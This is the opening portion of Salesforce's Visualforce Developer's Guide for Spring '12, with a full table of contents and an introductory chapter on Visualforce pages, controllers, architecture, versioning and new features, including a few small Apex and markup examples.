



Version 24.0: Spring '12

Visualforce Developer's Guide



Last updated: March 24 2012

© Copyright 2000–2012 salesforce.com, inc. All rights reserved. Salesforce.com is a registered trademark of salesforce.com, inc., as are other names and marks. Other marks appearing herein may be trademarks of their respective owners.

Table of Contents

Chapter 1: Introducing Visualforce.....	9
What is Visualforce?.....	9
What is a Visualforce Page?.....	10
Visualforce Markup.....	10
Visualforce Controllers.....	10
Where Can Visualforce Pages Be Used?.....	11
Which Editions Support Visualforce?.....	11
How is Visualforce Architected?.....	11
What are the Benefits of Visualforce?.....	13
When Should I Use Visualforce?.....	14
How Do Visualforce Pages Compare to S-Controls?.....	15
How is Visualforce Versioned?.....	16
What's New in Visualforce Version 24.0.....	17
Documentation Typographical Conventions.....	20
Tools for Visualforce Development.....	22
Using the Development Mode Footer.....	22
About the Visualforce Editor.....	24
 Chapter 3: Getting a Quick Start with Visualforce.....	 26
Compiling Visualforce Successfully.....	26
Creating Your First Page.....	27
Displaying Field Values with Visualforce.....	28
Using the Visualforce Component Library.....	30
Overriding an Existing Page with a Visualforce Page.....	32
Redirecting to a Standard Object List Page.....	34
Using Input Components in a Page.....	35
Adding and Customizing Input Field Labels.....	36
Setting the Tab Order for Fields in a Form.....	38
Adding Dependent Fields to a Page.....	40
Creating Visualforce Dashboard Components.....	41
Displaying Related Lists for Custom Objects.....	42
Enabling Inline Editing.....	43
Rendering a Page as a PDF.....	45
Building a Table of Data in a Page.....	47
Editing a Table of Data in a Page.....	48
Using Query String Parameters in a Page.....	49
Getting Query String Parameters.....	50
Setting Query String Parameters in Links.....	51
Getting and Setting Query String Parameters on a Single Page.....	52
Using Ajax in a Page.....	53
Implementing Partial Page Updates with Command Links and Buttons.....	53

Providing Status for Asynchronous Operations.....	54
Applying Ajax Behavior to Events on Any Component.....	55
Chapter 4: Styling Visualforce Pages.....	57
Using Salesforce Styles.....	57
Using Custom Styles.....	59
Using Content Type.....	61
Using a Custom Doctype.....	62
Chapter 5: Standard Controllers.....	64
Associating a Standard Controller with a Visualforce Page	64
Accessing Data with a Standard Controller	65
Using Standard Controller Actions.....	65
Validation Rules and Standard Controllers.....	66
Styling Pages that Use Standard Controllers.....	67
Checking for Object Accessibility.....	67
Chapter 6: Standard List Controllers.....	69
Associating a Standard List Controller with a Visualforce Page.....	69
Accessing Data with List Controllers.....	70
Using Standard List Controller Actions.....	71
Pagination with a List Controller.....	72
Using List Views with Standard List Controllers.....	72
Editing Records with List Controllers.....	74
Chapter 7: Custom Controllers and Controller Extensions.....	76
What are Custom Controllers and Controller Extensions?.....	76
Building a Custom Controller.....	77
Building a Controller Extension.....	79
Building a Custom List Controller.....	80
Controller Methods.....	82
Controller Class Security.....	84
Working with Large Sets of Data.....	85
Considerations for Creating Custom Controllers and Controller Extensions.....	87
Order of Execution in a Visualforce Page.....	87
Order of Execution for Visualforce Page Get Requests.....	88
Order of Execution for Visualforce Page Postback Requests.....	90
Examples of Visualforce Page Execution Order.....	92
Testing Custom Controllers and Controller Extensions.....	99
Validation Rules and Custom Controllers.....	102
Using the transient Keyword.....	103
Chapter 8: Advanced Examples.....	105
Creating Your First Custom Controller.....	105
Creating a Custom Controller Class.....	105
Defining Getter Methods.....	106
Defining Action Methods.....	108

Defining Navigation Methods.....	110
Creating a Wizard.....	112
The Opportunity Wizard Controller.....	113
Step One of the Opportunity Wizard.....	115
Step Two of the Opportunity Wizard.....	116
Step Three of the Opportunity Wizard.....	117
Advanced Visualforce Dashboard Components.....	118
Integrating Visualforce and Google Charts.....	119
Mass-Updating Records with a Custom List Controller.....	123
Chapter 9: Overriding Buttons, Links, and Tabs with Visualforce.....	126
Overriding Tabs Using a Standard List Controller.....	127
Defining Custom Buttons and Links for Visualforce.....	127
Adding Custom List Buttons using Standard List Controllers.....	129
Displaying Record Types.....	131
Chapter 10: Using Static Resources.....	132
Creating a Static Resource.....	132
Referencing a Static Resource in Visualforce Markup.....	133
Chapter 11: Creating and Using Custom Components.....	135
What are Custom Components?.....	135
Defining Custom Components.....	136
Custom Component Markup.....	137
Using Custom Components in a Visualforce Page.....	138
Managing Version Settings for Custom Components.....	138
Custom Component Attributes.....	139
Custom Component Controllers.....	140
Chapter 12: Dynamic Visualforce Bindings.....	142
Using Dynamic References with Standard Objects.....	143
Using Dynamic References with Custom Objects and Packages.....	151
Supporting Maps and Lists.....	153
Working with Field Sets.....	155
Dynamic References to Global Variables.....	157
Chapter 13: Dynamic Visualforce Components.....	164
Dynamic Components Restrictions.....	165
Creating and Displaying Dynamic Components.....	165
Example Using a Related List.....	168
Chapter 14: Integrating Email with Visualforce.....	174
Sending an Email with Visualforce.....	174
Creating a Custom Controller with the Messaging Class.....	174
Creating an Email Attachment.....	177
Visualforce Email Templates.....	180
Creating a Visualforce Email Template.....	181

Using a Custom Stylesheet in a Visualforce Email Template.....	183
Adding Attachments.....	185
Using Custom Controllers within Visualforce Email Templates.....	188
Chapter 15: Visualforce Charting.....	190
Visualforce Charting Limitations and Considerations.....	190
How Visualforce Charting Works.....	191
Building a Complex Chart with Visualforce Charting.....	195
Chapter 16: Rendering Flows with Visualforce.....	200
Embedding Flows in Visualforce Pages.....	200
Advanced Examples of Using <flow:interview>.....	202
Configuring the finishLocation Attribute in a Flow.....	204
Chapter 17: Templating with Visualforce.....	206
Defining Templates with <apex:composition>.....	206
Referencing an Existing Page with <apex:include>.....	210
Chapter 18: Developing for Mobile Devices.....	212
What is Salesforce Mobile?.....	212
Which Devices Can Run Salesforce Mobile and Visualforce Mobile?.....	212
What are the Capabilities and Limitations of the Mobile Application?.....	213
When Should Visualforce Mobile Be Used?.....	214
Developing Pages for iPhone and BlackBerry.....	215
iPhone Considerations.....	216
BlackBerry Considerations.....	218
Developing Cross-Platform Compatible Pages.....	219
Using the JavaScript Library.....	222
Mobilizing Visualforce Pages.....	224
Building a Mobile-Ready Visualforce Tab.....	224
Adding Visualforce Tabs to Mobile Configurations.....	225
Create the Mobile Configuration.....	225
Define Data Sets.....	226
Edit Mobile Object Properties.....	226
Customize Mobile Tabs.....	227
Testing Visualforce Mobile Pages.....	227
Example: Building a Mapping Application for iPhone.....	228
Creating the Custom Controller.....	229
Building the Map and List View.....	230
Building the Detail Page.....	233
Chapter 19: Adding Visualforce to a Force.com AppExchange App.....	235
Managing Package Version Settings for Visualforce Pages and Components.....	236
Chapter 20: Using JavaScript in Visualforce Pages.....	238
Using JavaScript to Reference Components.....	238
Using a JavaScript Library with Visualforce.....	239

JavaScript Remoting for Apex Controllers.....	240
JavaScript Remoting Example.....	243
Chapter 21: Best Practices.....	245
Best Practices for Improving Visualforce Performance.....	245
Best Practices for Accessing Component IDs.....	247
Best Practices for Static Resources.....	249
Best Practices for Controllers and Controller Extensions.....	250
Best Practices for Using Component Facets.....	250
Best Practices for Page Block Components.....	252
Best Practices for Rendering PDFs.....	253
Best Practices for <apex:panelbar>.....	255
Chapter 22: Standard Component Reference.....	256
apex:actionFunction	256
apex:actionPoller	258
apex:actionRegion	260
apex:actionStatus	261
apex:actionSupport	264
apex:attribute	266
apex:axis	268
apex:barSeries	269
apex:chart	271
apex:chartLabel	272
apex:chartTips	273
apex:column	274
apex:commandButton	279
apex:commandLink	282
apex:component	285
apex:componentBody	287
apex:composition	289
apex:dataList	290
apex:dataTable	293
apex:define	299
apex:detail	300
apex:dynamicComponent	301
apex:enhancedList	303
apex:facet	305
apex:flash	306
apex:form	307
apex:iframe	310
apex:image	311
apex:include	314
apex:includeScript	314
apex:inlineEditSupport	315
apex:inputCheckbox	316

apex:inputField	320
apex:inputFile	322
apex:inputHidden	325
apex:inputSecret	326
apex:inputText	329
apex:inputTextarea	331
apex:insert	334
apex:legend	335
apex:lineSeries	336
apex:listViews	337
apex:message	338
apex:messages	340
apex:outputField	342
apex:outputLabel	343
apex:outputLink	345
apex:outputPanel	348
apex:outputText	350
apex:page	352
apex:pageBlock	356
apex:pageBlockButtons	358
apex:pageBlockSection	360
apex:pageBlockSectionItem	363
apex:pageBlockTable	366
apex:pageMessage	371
apex:pageMessages	372
apex:panelBar	373
apex:panelBarItem	375
apex:panelGrid	377
apex:panelGroup	381
apex:param	382
apex:pieSeries	383
apex:relatedList	384
apex:repeat	386
apex:scontrol	388
apex:sectionHeader	389
apex:selectCheckboxes	390
apex:selectList	393
apex:selectOption	397
apex:selectOptions	399
apex:selectRadio	400
apex:stylesheet	404
apex:tab	405
apex:tabPanel	407
apex:toolbar	410
apex:toolbarGroup	414

apex:variable	415
apex:vote	416
chatter:feed	417
chatter:feedWithFollowers	418
chatter:follow	418
chatter:followers	419
chatter:newsfeed	419
chatteranswers:allfeeds	420
chatteranswers:changepassword	420
chatteranswers:forgotpassword	421
chatteranswers:forgotpasswordconfirm	421
chatteranswers:help	422
chatteranswers:login	422
chatteranswers:registration	422
chatteranswers:singleitemfeed	423
flow:interview	423
ideas:detailOutputLink	424
ideas:listOutputLink	425
ideas:profileListOutputLink	427
knowledge:articleCaseToolbar	428
knowledge:articleList	429
knowledge:articleRendererToolbar	430
knowledge:articleTypeList	431
knowledge:categoryList	431
liveAgent:clientChat	432
liveAgent:clientChatEndButton	433
liveAgent:clientChatInput	433
liveAgent:clientChatLog	434
liveAgent:clientChatMessages	434
liveAgent:clientChatQueuePosition	435
liveAgent:clientChatSaveButton	435
liveAgent:clientChatSendButton	435
messaging:attachment	436
messaging:emailHeader	437
messaging:emailTemplate	438
messaging:htmlEmailBody	440
messaging:plainTextEmailBody	441
site:googleAnalyticsTracking	442
site:previewAsAdmin	443
social:profileViewer	444
Appendices.....	446
Appendix A: Global Variables, Functions, and Expression Operators.....	446
Global Variables.....	446

Functions	457
Expression Operators.....	470
Appendix B: Security Tips for Apex and Visualforce Development.....	472
Cross Site Scripting (XSS).....	472
Unescaped Output and Formulas in Visualforce Pages.....	474
Cross-Site Request Forgery (CSRF).....	475
SOQL Injection.....	476
Data Access Control.....	478
Appendix C: Apex Classes Used in Visualforce Controllers.....	480
ApexPages Methods.....	480
Action Class.....	481
IdeaStandardController Class.....	482
IdeaStandardSetController Class.....	485
KnowledgeArticleVersionStandardController Class.....	489
Message Class.....	492
PageReference Class.....	493
SelectOption Class.....	498
StandardController Class.....	501
StandardSetController Class.....	503
Appendix D: Understanding Execution Governors and Limits.....	506
Glossary.....	512
Index.....	521

Chapter 1

Introducing Visualforce

Over the past several years, salesforce.com has created a comprehensive platform for building on-demand applications. Like other sophisticated application development platforms, the Force.com platform offers separate tools for defining:

- The structure of the data—that is, the *data model*
- The rules that detail how that data can be manipulated—that is, the *business logic*
- The layouts that specify how that data should be displayed—that is, the *user interface*



Note: Splitting up application development tools based on whether they affect the data model, business logic, or user interface is also known as the Model-View-Controller (MVC) application development pattern—the Model is the data model, the View is the user interface, and the Controller is the business logic.

While the tools for building the data model and business logic for applications are powerful solutions that run natively on Force.com platform servers, the existing tools for defining user interfaces have had certain limitations:

- **Page layouts**, the point-and-click tool that allows application developers to organize fields, buttons, and related lists on record detail pages, do not provide much flexibility in how sets of information are displayed. Fields must always appear above related lists, buttons must always appear above fields, and s-controls and custom links can only be placed in particular areas.
- **S-controls**, the tool that allows application developers to display custom HTML in a detail page or custom tab, provide more flexibility than page layouts, but:
 - ◇ Execute from within a browser, causing poor performance if displaying or updating values from more than a few records at a time
 - ◇ Do not provide an easy way to give custom user interface elements the same look-and-feel as standard Salesforce pages
 - ◇ Require developers to enforce field uniqueness and other metadata dependencies on their own



Important: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

For these reasons, salesforce.com has introduced Visualforce, the next-generation solution for building sophisticated custom user interfaces on the Force.com platform.

What is Visualforce?

Visualforce is a framework that allows developers to build sophisticated, custom user interfaces that can be hosted natively on the Force.com platform. The Visualforce framework includes a tag-based markup language, similar to HTML.

In the Visualforce markup language, each Visualforce tag corresponds to a coarse or fine-grained user interface component, such as a section of a page, a related list, or a field. The behavior of Visualforce components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller class written in Apex.




Figure 1: Sample of Visualforce Components and their Corresponding Tags

See Also:

- [Building a Custom Controller](#)
- [Building a Controller Extension](#)

What is a Visualforce Page?

Developers can use Visualforce to create a Visualforce page definition. A page definition consists of two primary elements:

- Visualforce markup
- A Visualforce controller

Visualforce Markup

Visualforce markup consists of Visualforce tags, HTML, JavaScript, or any other Web-enabled code embedded within a single `<apex:page>` tag. The markup defines the user interface components that should be included on the page, and the way they should appear.

Visualforce Controllers

A Visualforce controller is a set of instructions that specify what happens when a user interacts with the components specified in associated Visualforce markup, such as when a user clicks a button or link. Controllers also provide access to the data that should be displayed in a page, and can modify component behavior.

A developer can either use a standard controller provided by the Force.com platform, or add custom controller logic with a class written in Apex:

- A [standard controller](#) consists of the same functionality and logic that is used for a standard Salesforce page. For example, if you use the standard Accounts controller, clicking a **Save** button in a Visualforce page results in the same behavior as clicking **Save** on a standard Account edit page.

If you use a standard controller on a page and the user doesn't have access to the object, the page will display an insufficient privileges error message. You can avoid this by [checking the user's accessibility](#) for an object and displaying components appropriately.

- A [standard list controller](#) enables you to create Visualforce pages that can display or act on a set of records. Examples of existing Salesforce pages that work with a set of records include list pages, related lists, and mass action pages.
- A custom controller is a class written in Apex that implements all of a page's logic, without leveraging a standard controller. If you use a custom controller, you can define new navigation elements or behaviors, but you must also reimplement any functionality that was already provided in a standard controller.

Like other Apex classes, custom controllers execute entirely in system mode, in which the object and field-level permissions of the current user are ignored. You can specify whether a user can execute methods in a custom controller based on the user's profile.

- A controller extension is a class written in Apex that adds to or overrides behavior in a standard or custom controller. Extensions allow you to leverage the functionality of another controller while adding your own custom logic.

Because standard controllers execute in user mode, in which the permissions, field-level security, and sharing rules of the current user are enforced, extending a standard controller allows you to build a Visualforce page that respects user permissions. Although the extension class executes in system mode, the standard controller executes in user mode. As with custom controllers, you can specify whether a user can execute methods in a controller extension based on the user's profile.



Note: Although custom controllers and controller extension classes execute in system mode and thereby ignore user permissions and field-level security, you can choose whether they respect a user's organization-wide defaults, role hierarchy, and sharing rules by using the `with sharing` keywords in the class definition. For information, see “Using the `with sharing` or `without sharing` Keywords” in the [Force.com Apex Code Developer's Guide](#).

Where Can Visualforce Pages Be Used?

Developers can use Visualforce pages to:

- Override standard buttons, such as the **New** button for accounts, or the **Save** button for contacts
- Override tab overview pages, such as the Accounts tab home page
- Define custom tabs
- Embed components in detail page layouts
- Create dashboard components or custom help pages
- Customize, extend, or integrate the sidebars in the Service Cloud console (custom console components)

Which Editions Support Visualforce?

Visualforce is available in Contact Manager, Group, Professional, Enterprise, Unlimited, and Developer Editions.

How is Visualforce Architected?

All Visualforce pages run entirely on the Force.com platform, both when a developer creates the page, and when an end user requests a page, as shown in the following architecture diagrams.




Figure 2: Visualforce System Architecture - Development Mode

When a developer finishes writing a Visualforce page and saves it to the platform, the platform application server attempts to compile the markup into an abstract set of instructions that can be understood by the Visualforce renderer. If compilation generates errors, the save is aborted and the errors are returned to the developer. Otherwise, the instructions are saved to the metadata repository and sent to the Visualforce renderer. The renderer turns the instructions into HTML and then refreshes the developer's view, thereby providing instantaneous feedback to the developer for whatever changes were made in the markup.

The architecture diagram below shows the process flow when a non-developer user requests a Visualforce page. Because the page is already compiled into instructions, the application server simply retrieves the page from the metadata repository and sends it to the Visualforce renderer for conversion into HTML.




Figure 3: Visualforce System Architecture - Standard User Mode



Note: Your Visualforce pages may be run on one of the force.com servers instead of a salesforce.com server.

See Also:

[What is Visualforce?](#)

[What are the Benefits of Visualforce?](#)

[How Do Visualforce Pages Compare to S-Controls?](#)

What are the Benefits of Visualforce?

As a markup language, Visualforce provides the following benefits:

User-friendly development

Developers can edit their Visualforce markup in the same window that displays the resulting page. Consequently, developers can instantly verify the result of an edit just by saving their code. The Visualforce editor pane also includes auto-completion and syntax highlighting.

Visualforce also supports “quick fixes” that allow developers to create supporting components on the fly. For example, a developer can define a new Visualforce page simply by logging in to Salesforce and then entering the name of the new page in a URL. Much like a wiki, if the page does not yet exist, the platform creates it for you.

Integration with other Web-based user interface technologies

Because Visualforce markup is ultimately rendered into HTML, designers can use Visualforce tags alongside standard HTML, JavaScript, Flash, or any other code that can execute within an HTML page on the platform, including Force.com platform merge fields and expressions.

Model-View-Controller (MVC) style development

Visualforce conforms to the Model-View-Controller (MVC) development pattern by providing a clear division between the *view* of an application (the user interface, defined by Visualforce markup), and the *controller* that determines how the application works (the business logic, defined by a Visualforce controller written in Apex). With this architecture, designers and developers can easily split up the work that goes with building a new application—designers can focus on the look and feel of the user interface, while developers can work on the business logic that drives the app.

Concise syntax

Visualforce pages can implement the same functionality as s-controls but with approximately 90% fewer lines of code.

Data-driven defaults

Visualforce components are rendered intelligently by the platform. For example, rather than forcing page designers to use different component tags for different types of editable fields (such as email addresses or calendar dates), designers can simply use a generic `<apex:inputField>` tag for all fields. The Visualforce renderer displays the appropriate edit interface for each field.

Hosted platform

Visualforce pages are compiled and rendered entirely by the Force.com platform. Because they are so tightly integrated, they display the same performance as standard Salesforce pages, regardless of the amount of data being displayed or edited.

Automatically upgradeable

Visualforce pages do not need to be rewritten when other parts of the Force.com platform are upgraded. Because the pages are stored as metadata, they are automatically upgraded with the rest of the system.

When Should I Use Visualforce?

The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the prebuilt applications to fit your organization. However, your organization may have complex business processes that are unsupported by the existing functionality. When this is the case, the Force.com platform includes a number of ways for advanced administrators and developers to implement custom functionality. These include Visualforce, Apex, and the Web services API.

Visualforce

Visualforce consists of a tag-based markup language that gives developers a more powerful way of building applications and customizing the Salesforce user interface. With Visualforce you can:

- Build wizards and other multistep processes.
- Create your own custom flow control through an application.
- Define navigation patterns and data-specific rules for optimal, efficient application interaction.

Apex

Use Apex if you want to:

- Create Web services.
- Create email services.
- Perform complex validation over multiple objects.

- Create complex business processes that are not supported by workflow.
- Create custom transactional logic (logic that occurs over the entire transaction, not just with a single record or object.)
- Attach custom logic to another operation, such as saving a record, so that it occurs whenever the operation is executed, regardless of whether it originates in the user interface, a Visualforce page, or from the Web Services API.

For more information, see the [Force.com Apex Code Developer's Guide](#).

Web Services API

Use standard Force.com Web Services API calls if you want to add functionality to a composite application that processes only one type of record at a time and does not require any transactional control (such as setting a Savepoint or rolling back changes).

For more information, see the [Web Services API Developer's Guide](#).

How Do Visualforce Pages Compare to S-Controls?



Important: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Visualforce pages are considered the next-generation of s-controls and should be used instead of s-controls whenever possible, both for their increased performance and the ease with which they can be written. The following table outlines the differences between Visualforce pages and s-controls.

	Visualforce Pages	S-Controls
Required technical skills	HTML, XML	HTML, JavaScript, Ajax Toolkit
Language style	Tag markup	Procedural code
Page override model	Assemble standard and custom components using tags	Write HTML and JavaScript for entire page
Standard Salesforce component library	Yes	No
Access to built-in platform behavior	Yes, through the standard controller	No
Data binding	Yes Developers can bind an input component (such as a text box) with a particular field (such as Account Name). If a user saves a value in that input component, it is also saved in the database.	No Developers can't bind an input component with a particular field. Instead, they must write JavaScript code that uses the API to update the database with user-specified field values.
Stylesheet inheritance	Yes	No, must bring in Salesforce stylesheets manually

	Visualforce Pages	S-Controls
Respect for field metadata, such as uniqueness	Yes, by default If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is automatically displayed and the user can try again.	Yes, if coded in JavaScript using a <code>describe</code> API call If a user attempts to save a record that violates uniqueness or requiredness field attributes, an error message is only displayed if the s-control developer wrote code that checked those attributes.
Interaction with Apex	Direct, by binding to a custom controller	Indirect, by using Apex <code>webservice</code> methods through the API
Performance	More responsive because markup is generated on the Force.com platform	Less responsive because every call to the API requires a round trip to the server—the burden rests with the developer to tune performance
Page container	Native	In an iFrame

See Also:[What is Visualforce?](#)[What are the Benefits of Visualforce?](#)[How is Visualforce Architected?](#)

How is Visualforce Versioned?

Starting with the Summer '09 release, Visualforce pages and components are *versioned*. When a page or component has a version number, the functionality of older Visualforce elements does not change as new implementations are introduced. Visualforce versions start at 15.0. If you try to set the version of a Visualforce page to a version earlier than 15.0, it will automatically be changed to 15.0.

To aid backwards-compatibility, each Visualforce page is saved with version settings for the specified version of the API as well as the specific version of Visualforce. If the Visualforce page references installed managed packages, the version settings for each managed package referenced by the Visualforce component is saved too. This ensures that as Visualforce, the API, and the components in managed packages evolve in subsequent versions, a page is still bound to versions with specific, known behavior.

Custom components that are referenced in Visualforce pages always perform under their own version number. Thus, if a custom component is set at version 15.0, it always exhibits behavior from Visualforce version 15.0, whether running in a version 15.0 or a 16.0 page.

The [release notes](#) list any changes between Visualforce versions. The [component reference](#) also lists which Visualforce version a standard component was introduced in, as well as whether a component or attribute was deprecated in a version.

To set the Salesforce API and Visualforce version for a Visualforce page:

1. Edit a Visualforce page and click **Version Settings**.



Note: You can only access the version settings for a page if you edit a page by clicking *Your Name* > **Setup** > **Develop** > **Pages**. You cannot access them if you edit a page using **Developer Mode**.

2. Select the `Version` of the Salesforce API. This is also the version of Visualforce used with the page.
3. Click **Save**.

See Also:

[Managing Version Settings for Custom Components](#)

[Managing Package Version Settings for Visualforce Pages and Components](#)

What's New in Visualforce Version 24.0

The following enhancements are available in Visualforce in Spring '12:

Visualforce Components for Chatter Answers

Spring '12 introduces Chatter Answers, which integrates Cases, Answers, Force.com Sites, Customer Portal, and Salesforce Knowledge to provide you with a Web community for your customers. When administrators enable Chatter Answers, seven Visualforce components are automatically added to your organization so that you can set up and customize communities. See Visualforce Pages for Chatter Answers in the Salesforce online help.

Visualforce Components for Live Agent

Spring '12 introduces Live Agent, which lets support agents chat with customers in a customized console within Salesforce. Enabling Live Agent automatically adds eight Visualforce components to your organization so you can create and customize chat windows. See Setting Up Live Agent in the Salesforce online help.

Visualforce Component for Chatter

Starting in Spring '12, Salesforce provides the `<chatter:newsfeed/>` Visualforce component. The component displays the feed updates on the Chatter tab of the user viewing the Apex page that contains the embedded `<chatter:newsfeed/>` component.

The `<chatter:newsfeed/>` component offers different functionality than the `<chatter:feed/>` component. The `<chatter:feed/>` component displays only the Chatter updates on a user's profile page or a record's detail page.

Visualforce Component for Social Accounts and Contacts

New in Spring '12, the Social Accounts and Contacts feature includes Visualforce for Social Accounts and Contacts. This new `<social:profileViewer/>` component allows you to easily add the Social Accounts and Contacts viewer to your custom account, contact, and lead detail pages. The viewer displays the record name, a profile picture for the account, contact, or lead, the social network icons that allow users to sign in to their accounts from Salesforce, and the popup that displays social data directly in Salesforce. See Social Accounts, Contacts, and Leads Overview in the Salesforce online help.

Here are a few notes to help with implementing this component.

- It's only available for custom account, contact, and lead detail pages and can only be used once on a page.
- It isn't available for Visualforce pages on Force.com sites.
- Social Accounts and Contacts must be enabled to use it.

Dynamic Visualforce Components—Generally Available

Dynamic Visualforce is generally available in Spring '12, with dynamic components now supported in production code and managed packages.

Dynamic Visualforce components offer a way to create Visualforce pages that vary the content or arrangement of the component tree according to a variety of states, such as a user's permissions or actions, user or organization preferences, the data being displayed, and so on. Rather than using standard markup, dynamic Visualforce components are designed in Apex.

A dynamic Visualforce component is defined in Apex like this:

```
Component.Component_namespace.Component_name
```

For example, `<apex:dataTable>` becomes `Component.Apex.DataTable`.



Note: The [Standard Component Reference](#) contains the dynamic representation for all valid Visualforce components.

Visualforce components that are dynamically represented in Apex behave like regular classes. Every attribute that exists on a standard Visualforce component is available as a property in the corresponding Apex representation with get and set methods. For example, you could manipulate the `value` attribute on an `<apex:outputText>` component as follows:

```
Component.Apex.OutputText outText = new Component.Apex.OutputText();
outText.value = 'Some dynamic output text.';
```

Dynamic Visualforce is a powerful feature for advanced developers, and you'll want to read about it in depth before using it. See [Dynamic Visualforce Components](#) in the *Visualforce Developer's Guide*.

Dynamic References to Global Variables—Generally Available

Visualforce dynamic bindings adds support for dynamic references for global variables such as `$ObjectType`, `$Resource`, and `$Action`.

A simple example of using this is to allow dynamic references to static resources:

```
<apex:page controller="logoController">
  <h1>Logo Test</h1>
  This is a dynamic reference to a static resource:
  <apex:image value="{!$Resource[customLogo]}" />
</apex:page>
```

`customLogo` refers to a method in the page controller:

```
public class logoController {
  public string getCustomLogo() {
    return('MyLogo');
  }
}
```

This controller method returns a string, which is used to dynamically reference a graphic stored in a static resource, using the global `Resource` variable. You can dynamically return a graphic customized for the user's role, the data being displayed, the value of a custom setting, and so on. Use `Action` to dynamically change links based on the data being displayed, and use `ObjectType` to work with a wide variety of object metadata.

To learn more about this powerful new feature, see [Dynamic Visualforce Bindings](#) in the *Visualforce Developer's Guide*.

Single View State

